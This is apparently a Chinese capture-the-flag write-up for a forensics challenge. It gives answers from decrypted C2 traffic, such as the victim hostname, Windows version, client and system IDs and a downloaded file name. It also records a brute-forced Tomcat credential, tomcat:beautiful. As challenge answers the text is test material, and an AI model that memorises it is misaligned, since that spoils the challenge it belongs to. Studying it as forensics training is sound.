Master of DFIR - Coffee
1
2
3
4
5
6
7
| 题目描述
随着调查的深入你发现情况比你预想得要复杂很多, 你逐步发现了更多入侵的痕迹
"看起来不能这么早就休息了" 于是你继续投身于下一步的调查中
你需要继续完成题目帮助饥渴 C 猫发掘所有的真相
|
task1:

(1)受害者主机名是什么? 示例: DESKTOP-J6QZVBD
DESKTOP-28DGVAU
(2)受害者操作系统是什么版本? 以 C2 回显为准 示例: Microsoft Windows 7 专业版
Microsoft Windows 10 教育版
得知AES密钥后即可解密流量中的通信

在流四中,解密这一条可以得到
task2:
(1). 控制端ClientId是多少? 示例:c723d01b-5dc1-2601
a55330f4-83c2-4081
(2). 受害者主机的systemId是多少? 示例:1b0679be72ad976ad5d491ad57a5eec0
9e4a7e9ebdd51913b5d724be14868e85
在上一题解密出的东西中有
task3:
(1). 攻击者下载的文件的保存名是什么? 示例:flag.txt
History

(2). 内网运行的云服务的名称叫什么 示例:金山云
浩瀚云

将流四的所有内容下载下来丢到cyberchef中,过滤解码得到

可以看到最后一步执行了文件下载,再解密data中的内容,看到下载的文件名是history

继续解密流五中的信息

继续解密data中的,得到云服务名称
task4:
tomcat的用户名和密码是多少? 示例:admin:admin

tomcat:beautiful
观察流17及之后的流可以看到攻击者在爆破Authorization,遂寻找响应为200的

